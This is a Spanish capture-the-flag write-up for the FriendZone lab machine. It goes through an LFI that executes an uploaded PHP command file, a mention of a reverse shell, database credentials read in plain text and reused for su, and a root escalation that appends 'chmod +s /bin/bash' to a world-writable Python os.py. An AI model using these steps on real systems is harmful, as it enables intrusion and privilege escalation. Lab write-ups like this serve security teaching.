
Tras hacer login vamos a la ruta que nos dicen:




Una vez ahi nos dice que podemos añadir varios parametros al dashboard.php:



Lo añadimos y vemos una foto y unos numeros:



Si cambiamos el valor del parametro "pagename" y ponemos "dashboard.php" no vemos nada pero si ponemos "dashboard" para apuntar al archivo "dashboard.php" de la maquina local lo vemos en bucle




Esto quiere decir que el script por detras me esta añadiendo la extension .php.


Como antes podiamos subir archivos por SMB vamos a probar a subir un archivo ".php" que ejecute el comando whoami:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat comando.php
<?php system("whoami");?>
```

Subimos este archivo y vamos a intentar localizarlo en la ruta "/etc/Development" a traves de un LFI:



Como podemos ver estamos ejecutando el comando whoami, vamos a subir un archivo llamado "reverse.php" que contenga la reverse shell de pentest monkey para establecer una conexion:



ESCALADA DE PRIVILEGIOS

En mysql vemos un archivo llamado mysql_data.conf

```
www-data@FriendZone:/var/www$ ls -la
total 36
drwxr-xr-x  8 root root 4096 Sep 13  2022 .
drwxr-xr-x 12 root root 4096 Sep 13  2022 ..
drwxr-xr-x  3 root root 4096 Sep 13  2022 admin
drwxr-xr-x  4 root root 4096 Sep 13  2022 friendzone
drwxr-xr-x  2 root root 4096 Sep 13  2022 friendzoneportal
drwxr-xr-x  2 root root 4096 Sep 13  2022 friendzoneportaladmin
drwxr-xr-x  3 root root 4096 Sep 13  2022 html
-rw-r--r--  1 root root  116 Oct  6  2018 mysql_data.conf
drwxr-xr-x  3 root root 4096 Sep 13  2022 uploads
```

Vemos que en el archivo hay unas credenciales de mysql, pero cuando queremos iniciar sesion en mysql con esas credenciales nos dice que el comando no existe por lo que mysql no esta instalado

```
www-data@FriendZone:/var/www$ cat mysql_data.conf
for development process this is the mysql creds for user friend

db_user=friend

db_pass=Agpyu12!0.213$

db_name=FZ
www-data@FriendZone:/var/www$ mysql -u friend

Command 'mysql' not found, but can be installed with:
```

Podemos probar a ver si son las credenciales del usuario friend:

```
www-data@FriendZone:/var/www$ su friend
Password:
friend@FriendZone:/var/www$ whoami
friend
friend@FriendZone:/var/www$
```

PYTHON LIBRARY HIJACKING

Encontramos la siguiente tarea programada:

```
friend@FriendZone:/tmp$ cat /opt/server_admin/reporter.py
#!/usr/bin/python

import os

to_address = "admin1@friendzone.com"
from_address = "admin2@friendzone.com"

print "[+] Trying to send email to %s"%to_address

#command = ''' mailsend -to admin2@friendzone.com -from admin
+cc +bc -v -user you -pass "PAPAP"'''

#os.system(command)

# I need to edit the script later
# Sam ~ python developer
```

Como podemos comprobar la la tarea programada esta incompleta, ni siguiera ejecuta el comando ya que esta dentro de "os.system" ya que esta comentado. Pero esta importando la libreria "os".

Cuando importa la libreria "os" esta ejecutando el comando os.py:

```
friend@FriendZone:/tmp$ locate os.py
/usr/lib/python2.7/os.py
/usr/lib/python2.7/os.pyc
/usr/lib/python2.7/dist-packages/samba/provisi
/usr/lib/python2.7/dist-packages/samba/provisi
/usr/lib/python2.7/encodings/palmos.py
/usr/lib/python2.7/encodings/palmos.pyc
/usr/lib/python3/dist-packages/LanguageSelecto
/usr/lib/python3.6/os.py
/usr/lib/python3.6/encodings/palmos.py
```

Como podemos ver "os.py" se encuentra en dos carpetas distintas. Como podemos saber cual es el que se esta ejecutando? Podemos comprobarlo mirando el path de python:

```
friend@FriendZone:/tmp$ python
Python 2.7.15rc1 (default, Apr 15 2018, 21:51:34)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import sys
>>> print sys.path
['', '/usr/lib/python2.7', '/usr/lib/python2.7/plat-x86_64-linux-gnu', '/usr/l
.7/lib-dynload', '/usr/local/lib/python2.7/dist-packages', '/usr/lib/python2.7
>>>
```

Como podemos ver, el primer lugar del path de python lo ocupa la ruta "usr/bin/python2.7". Vamos a ver si dentro de esta ruta tenemos permisos para modificar el archivo "os.py"

```
friend@FriendZone:/tmp$ ls -la /usr/lib/python2.7/os.py
-rwxrwxrwx 1 root root 25910 Jan 15  2019 /usr/lib/python2.7/os.py
```

Como tenemos permisos para editar el archivo podemos añadir al final del archivo un comando que ejecute un comando a nivel de sistema con "system". Vamos a otorgar permisos SUID a la bash. Como estamos dentro de la libreria "os" no hace falta que añadamos "os.system" (con "system" vale).

```
try:
    _copy_reg.pickle(statvfs_result, _pickle_statvfs_result,
                     _make_statvfs_result)
except NameError: # statvfs_result may not exist
    pass

system ("chmod +s /bin/bash")
```

Conseguimos otorgar el privilegio de SUID a la bash y la ejecutamos con privilegios elevados:

```
friend@FriendZone:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Apr  4  2018 /bin/bash
friend@FriendZone:/tmp$ /bin/bash -p
bash-4.4# whoami
root
```